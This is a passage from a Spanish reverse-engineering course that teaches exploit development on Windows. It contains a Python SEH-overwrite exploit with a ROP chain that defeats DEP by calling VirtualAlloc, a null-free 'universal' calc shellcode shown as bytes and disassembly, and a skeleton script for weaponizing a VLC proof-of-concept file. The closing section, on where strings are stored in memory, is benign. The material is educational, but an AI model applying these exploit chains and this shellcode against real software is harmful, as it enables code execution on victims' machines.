Es que después de ejecutarlo ESP queda apuntando nuevamente justo al SEH y vuelve a saltar al mismo gadget y se rompe en la segunda vez por un valor de EBP 0x41414141 que pasa a ESP en el LEAVE-RET.


Bueno para poder terminarlo y demostrar cómo se hace, le agregare una instrucción ADD ESP, XXXX -RET al Mypepe.

```
Mypepe.dll:7802D413 db 0D2h ; -
Mypepe.dll:7802D414 db 0C3h ; +
Mypepe.dll:7802D415 add esp, 780h
Mypepe.dll:7802D418 ret
Mypepe.dll:7802D41B ; -----
Mypepe.dll:7802D41C db 0
Mypepe.dll:7802D41D db 0
Mypepe.dll:7802D41E db 0
Mypepe.dll:7802D41F db 0
Mypepe.dll:7802D420 db 0
UNKNOWN 7802D415: Mypepe.dll:mypepe_modf+14C3 (S1)
```

Usaremos ese como gadget para saltar desde el SEH.


```
CANARY_DEP.py
NODEP.py x NO_DEPscript.py x DEPscript.py x NO_DEP.py x
1 from os import *
2 import struct
3 shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc"
4
5 stdin,stdout = popen4(r'CANNARY_CON_DEP.exe -1')
6 print "ATACHEAR EL DEBUGGER Y APRETA ENTER\n"
7 raw_input()
8
9 next="\x41\x41\x41\x41\x41"
10 seh=struct.pack("I", 0x7802d415)
11
12
13 fruta = 844 * "A" + next + seh + 6000 * "A" + "\n"
14
15 print stdin
16
17 print "Generando..." + fruta
()
```

Probemos saltar ahí cuando crashea, manejando la excepción.




Vemos que después de ejecutar el ADD ESP, 700 ya me queda para continuar allí con el ROP y luego el shellcode.

Vemos la distancia donde debe ir el ROP aquí estoy en ESP=0xeff5c0 y veamos donde empieza mi data.



Empieza en 0xeff4d4 puedo hacer la resta y ver la distancia.



Armo el script.

```
from os import *
import struct
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
```

```

rop_gadgets = [
    0x7801eb94, # POP EBP # RETN [Mypepe.dll]
    0x7801eb94, # skip 4 bytes [Mypepe.dll]
    0x7801ee74, # POP EBX # RETN [Mypepe.dll]
    0x00000001, # 0x00000001-> ebx
    0x7802920e, # POP EDX # RETN [Mypepe.dll]
    0x00001000, # 0x00001000-> edx
    0x7800a849, # POP ECX # RETN [Mypepe.dll]
    0x00000040, # 0x00000040-> ecx
    0x78028756, # POP EDI # RETN [Mypepe.dll]
    0x7800b281, # RETN (ROP NOP) [Mypepe.dll]
    0x78001492, # POP ESI # RETN [Mypepe.dll]
    0x780041ed, # JMP [EAX] [Mypepe.dll]
    0x78013953, # POP EAX # RETN [Mypepe.dll]
    0x7802e030, # ptr to &VirtualAlloc() [IAT Mypepe.dll]
    0x78009791, # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
    0x7800f7c1, # ptr to 'push esp # ret ' [Mypepe.dll]
]
return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

shellcode      ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+      "calc"      +
"\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1\x68\xAB\x39\x00\x7
8\xC3"


stdin,stdout = popen4(r'CANARY_con_DEP.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()
rop= create_rop_chain()
next="\x41\x41\x41\x41"
seh=struct.pack("<L", 0x7802d415)
data=(0xec) * "A" + rop + shellcode

fruta = data + ((844-len(data)) * "A") + next + seh + 6000 * "A" +
"\n"


print stdin
print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)

```

Vemos que use el mismo ROP que antes y le agregue el mismo shellcode para Mypepe y funcione.



Vemos que cuando llego al RET el ROP queda en el stack desde el inicio, para continuar ropeando y ejecutando el shellcode.



Aquí ejecuto la calculadora.

Hasta la parte 40  
Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 40

## SHELLCODE UNIVERSAL

Existen miles de tipos de shellcodes, cada uno de acuerdo al objetivo que se tiene al hacer el exploit.

Hay shellcodes que son para probar que se puede ejecutar código después de la explotación, normalmente estos ejecutan una calculadora y nada más.

Obviamente hay shellcodes mucho más complejos que abren consolas remotas, tratan de permanecer en el sistema a pesar de que el programa explotado crashee o se cierre, inyectándose en algún otro proceso del sistema, guardándose como archivo etc.

Hay una biblioteca de shellcodes que buscando en Google podemos encontrar o podríamos programar si necesitamos algo específico.

Nosotros usaremos a partir de ahora un SHELLCODE UNIVERSAL que sirve para todas las versiones de Windows y que ejecuta la calculadora, con eso demostraremos ejecución de código.

El mismo salio de aquí.

<https://packetstormsecurity.com/files/102847/All-Windows-Null-Free-CreateProcessA-Calc-Shellcode.html>

```
shellcode="\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x43\x72\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73\x75\x e9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\x af\xfc\x01\xc7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61\x6c\x63\x89\x e2\x52\x52\x53\x53\x53\x53\x53\x53\x52\x53\xff\xd7"
```

Así como esta lo puedo usar en un script de Python siempre y cuando tenga lugar para ingresarlo.

Los bytes sueltos son:

```
31 db 64 8b 7b 30 8b 7f 0c 8b 7f 1c 8b 47 08 8b 77 20 8b 3f 80 7e 0c  
33 75 f2 89 c7 03 78 3c 8b" 57 78 01 c2 8b 7a 20 01 c7 89 dd 8b 34  
af 01 c6 45 81 3e 43 72 65 61 75 f2 81 7e 08 6f 63 65 73 75 e9 8b 7a  
24 01 c7 66 8b 2c 6f 8b 7a 1c 01 c7 8b 7c af fc 01 c7 89 d9 b1 ff 53  
e2 fd 68 63 61 6c 63 89 e2 52 52 53 53 53 53 53 53 52 53 ff d7
```


```
MOV EDI,DWORD PTR FS:[EBX+30]
XOR EBX,EBX
MOV EDI,DWORD PTR DS:[EDI+C]
MOV EDI,DWORD PTR DS:[EDI+1C]
MOV EAX,DWORD PTR DS:[EDI+8]
MOV ESI,DWORD PTR DS:[EDI+20]
MOV EDI,DWORD PTR DS:[EDI]
CMP BYTE PTR DS:[ESI+C],33
JNZ SHORT CANARY_c.00A7138A
MOV EDI,EAX
ADD EDI,DWORD PTR DS:[EAX+3C]
MOV EDX,DWORD PTR DS:[EDI+78]
ADD EDX,EAX
MOV EDI,DWORD PTR DS:[EDX+20]
ADD EDI,EAX
MOV EBP,EBX
MOV ESI,DWORD PTR DS:[EDI+EBP*4]
ADD ESI,EAX
INC EBP
CMP DWORD PTR DS:[ESI],61657243
JNZ SHORT CANARY_c.00A713A9
CMP DWORD PTR DS:[ESI+8],7365636F
JNZ SHORT CANARY_c.00A713A9
MOV EDI,DWORD PTR DS:[EDX+24]
ADD EDI,EAX
MOV BP,WORD PTR DS:[EDI+EBP*2]
MOV EDI,DWORD PTR DS:[EDX+1C]
ADD EDI,EAX
MOV EDI,DWORD PTR DS:[EDI+EBP*4-4]
ADD EDI,EAX
MOV ECX,EBX
MOV CL,0FF
PUSH EBX
LOOPD SHORT CANARY_c.00A713D8
PUSH 636C6163
MOV EDX,ESP
PUSH EDX
PUSH EDX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EDX
PUSH EBX
CALL EDI
```

Eso ejecuta la calculadora en cualquier lugar que lo peguemos, tiene de bueno que no tiene ceros, aunque puede haber programas que rechacen algún otro carácter, eso dependerá del caso.

Ya sabemos hacer ROP y ya tenemos un shellcode universal, la idea es que practiquen con el programa VLC que dejamos hecho el POC, me haría muy feliz que alguno me mande el archivo completo y un tute explicando lo que hicieron, lo agregaría aquí como una parte al primero que envíe al exploit con un tuto bien explicado.

El rop lo pueden hacer a mano o con mona no hay problema deben buscar a ver si hay dlls sin ASLR y si hay más de una sin ASLR, el mona tiene para pasar más de una dll como argumento, para armar el ROP combinando ambas.

En cuanto al script de Python les daré un esquema una vez que arman el ROP, abren el archivo POC.ty+



Y buscan el 41424344 que quedaba pisando el RETURN ADDRESS.


Archivo Edición Buscar Ver Análisis Extras Ventanas ?

POC.ty+ | 16 | ANSI | hex |


Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
003045E0	A1 15 BD D9 00 B0 5B DB DB 00 BF A1 F9 DE 00 CE
003045F0	E8 17 E0 00 DE B0 8B E2 00 ED F6 A9 E5 00 FD 3C
00304600	C7 E7 80 0C 82 E5 EB 0A 66 1B 00 1C CD B0 EE 00
00304610	2E 9F 7D F1 00 3E 67 F2 F4 00 4D AE 10 F6 00 5C
00304620	F4 2E F9 00 6C 3A 4C FC 00 7C 02 C0 FE 80 8B 48
00304630	DE 01 OA 66 1C 00 9A 8E FC 03 00 A9 D5 1A 06 00
00304640	B4 86 2F 07 00 C4 4E A3 OA 00 D3 94 C1 OC 00 E3
00304650	5D 35 0F 00 F2 A3 53 12 80 01 E9 71 16 OA 67 1C
00304660	00 11 2F 8F 19 00 20 75 AD 1D 00 02 BB CB 20 80
00304670	3F 01 E9 24 OA 67 1C 00 4D C5 B1 27 00 5D 0B CF
00304680	29 00 6C 51 ED 2B 00 7B 98 0B 2E 00 8A DE 29 30
00304690	00 9A 24 47 33 00 A9 6A 65 36 00 B8 B0 83 39 00
003046A0	C7 F6 A1 3B 00 D7 3C BF 3E 00 E6 41 42 43 44 CC
003046B0	CC
003046C0	00 25 A4 EA 4C 00 34 EA CC 50 00 44 30 EA 54 00
003046D0	53 77 08 58 00 62 BD 26 5B 00 72 03 44 5F 00 81
003046E0	CB B8 63 00 91 94 2D 66 00 A1 DE F7 6A 00 B1 25
003046F0	15 6D 00 C0 ED 8A 71 00 D0 B5 FE 74 00 DE 75 19
00304700	78 00 ED BB 37 7C 00 FD 83 AB 81 80 OC C9 C9 85
00304710	0A 69 1C 00 1C 0F E7 89 80 2B 56 05 8C OA 69 1C
00304720	00 3A 9C 23 90 00 49 E2 41 93 00 59 28 5F 97 00
00304730	68 6E 7D 9B 00 77 B4 9B 9F 00 86 FA B9 A2 00 96
00304740	40 D7 A6 00 A5 86 F5 AA 00 B4 CD 13 AF 00 C4 13
00304750	31 B4 00 D3 59 4F B8 00 E2 9F 6D BC 00 E6 B2 20
00304760	BE 00 F5 F8 3C C1 80 05 3E 5C C4 0A 6A 1C 00 14
00304770	21 F1 22 00 22 00 22 00 22 00 22 00 22 00 22 00

Y ahí según el largo del ROP +SHELLCODE pongamos como ejemplo que el ROP y SHELLCODE miden 150 bytes, reemplazo una zona un poco mayor a partir del 41424344 incluido él mismo pongamosle 160 bytes.

Voy marcando hacia abajo hasta que obtengo la zona marcada del largo que necesito.



Relleno la zona seleccionada con 90s.



Chequeo bien el largo de la zona de 90s, que sea mayor al largo de ROP más SHELLCODE y que sea un valor conocido, lo anoto en mi caso 160.

```

esquema.py
DEP.py x NO_DEP\script.py x DEP\script.py x NO_DEP.py x CANARY_DEP.py x esquema.py x
a=open("POC2.ty+", "rb")
a.read()
a.close()

rop=""
shellcode=""

# En la variable a tenemos los bytes del archivo leido

# fruta debe tener el mismo largo que la zona de 90s que puse en el archivo
# para que lo halle y lo reemplace.

fruta = rop + shellcode +(160 -len(rop + shellcode)) * ("A")

#reemplazamos los 160 bytes 90 por mi fruta de 160 de largo

a=a.replace(160 * "\x90", fruta)

#guardamos el archivo final con el ROP mas SHELLCODE

b=open("POCFINAL.ty+", "wb")
b.write(a)
b.close()

```

Ahí hay un esquema del script no está probado ni nada, no funcionara, no tiene definido el ROP ni el SHELLCODE, pueden usar el SHELLCODE UNIVERSAL que acabamos de ver si no hay problemas con ningún carácter sino deberán buscar otro.

La idea es que el script abre el archivo con los 90, los reemplaza como una fruta del mismo largo que contiene al inicio el ROP y el SHELLCODE y relleno, y luego lo guarda para probarlo, si funciona será el exploit, sino habrá que tracear a ver que falla, jeje.

La verdad me pondría muy contento y vería que tanto escribir no es inútil, si alguien hace un tute y manda el exploit funcional.

El primero que envíe lo pondré como parte del curso, si hay más de uno los subiré dentro de la carpeta SOLUCIONES del curso que creare para esto en las webs (si es necesario jeje)

Hasta la parte 41 a ver si practican y hallan una solución.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 41

---

Seguiremos practicando y viendo ejemplos en este caso es un código que tiene formas diferentes de manejar y ubicar strings.

```
L 1
2
3 #include "stdafx.h"
4 #include <iostream>
5
6
7 char string[] = "Donde se ubicara?";
8 char string2[20];
9
10
11 void ejemplos_ubicacion()
12 {
13
14     char mensaje_en_stack[]="hola reverser en stack";
15     char mensaje_en_stack_sin_inicializar[100];
16     char *mensaje_en_data="hola reverser en data";
17     char *mensaje_en_heap;
18
19
20     mensaje_en_heap = (char *)malloc(strlen(mensaje_en_data)+1);
21
22     strcpy(mensaje_en_stack_sin_inicializar, "hola reverser en stack sin inicializar");
23
24     strcpy(mensaje_en_heap,mensaje_en_data);
25
26     memcpy(mensaje_en_heap+strlen("hola reverser en "), "heap", 4);
27
28     strcpy(string2,"Donde se ubicara?");
29
30
31     printf("direccion mensaje_en_stack = 0x%x\n", mensaje_en_stack);
32     printf("direccion mensaje_en_stack_sin_inicializar = 0x%x\n", mensaje_en_stack_sin_inicializar);
33     printf("direccion mensaje_en_data = 0x%x\n", mensaje_en_data);
34     printf("direccion mensaje_en_heap = 0x%x\n", mensaje_en_heap);
35     printf("direccion string = 0x%x\n", string);
36     printf("direccion string2 = 0x%x\n", string2);
37
38     getchar();
39
40 }
```

Vemos que hay varias array de caracteres y luego al final imprime las direcciones de cada uno, para ver donde se ubicó.

Aquí aun no vemos vulnerabilidades ni nada solo estamos viendo ubicaciones.

Abramos el ejecutable en el LOADER hacemos que cargue los símbolos, veremos la función main.

```

004011D0
004011D0
004011D0 ; Attributes: bp-based frame
004011D0 ; int __cdecl main(int argc, const char **argv, const char **envp)
004011D0 _main proc near
004011D0
004011D0     argc      = dword ptr  8
004011D0     argv      = dword ptr  0Ch
004011D0     envp      = dword ptr  10h
004011D0
004011D0     push      ebp
004011D1     mov       ebp, esp
004011D3     call     ejemplos_ubicacion(void)
004011D8     xor       eax, eax
004011DA     pop      ebp
004011DB     retn
004011DB _main    endp
004011DB

```

Ahí tenemos el main solo tiene una llamada a la función ejemplos\_ubicación, nada más, activamos el DEMANGLE NAMES -NAMES.

```

void ejemplos_ubicacion()
{
    char mensaje_en_stack[]="hola reverser en stack";
    char mensaje_en_stack_sin_inicializar[100];
    char *mensaje_en_data="hola reverser en data";
    char *mensaje_en_heap;

    mensaje_en_heap = (char *)malloc(strlen(mensaje_en_data)+1);
    strcpy(mensaje_en_stack_sin_inicializar, "hola reverser en stack sin inicializar");
    strcpy(mensaje_en_heap,mensaje_en_data);
    memcpy(mensaje_en_heap+strlen("hola reverser en "), "heap", 4);
    strcpy(string2,"Donde se ubicara?");

    printf("direccion mensaje_en_stack = 0x%lx\n", mensaje_en_stack);
    printf("direccion mensaje_en_stack_sin_inicializar = 0x%lx\n", mensaje_en_stack_sin_inicializar);
    printf("direccion mensaje_en_data = 0x%lx\n", mensaje_en_data);
    printf("direccion mensaje_en_heap = 0x%lx\n", mensaje_en_heap);
    printf("direccion string = 0x%lx\n", string);
    printf("direccion string2 = 0x%lx\n", string2);


    getch();
}

int _tmain(int argc, _TCHAR* argv[])
{
    ejemplos_ubicacion();
    return 0;
}

```

Ahí está, veamos que pasa dentro de la función, vemos que no tiene argumentos solo variables.

```
void __cdecl ejemplos_ubicacion()
```



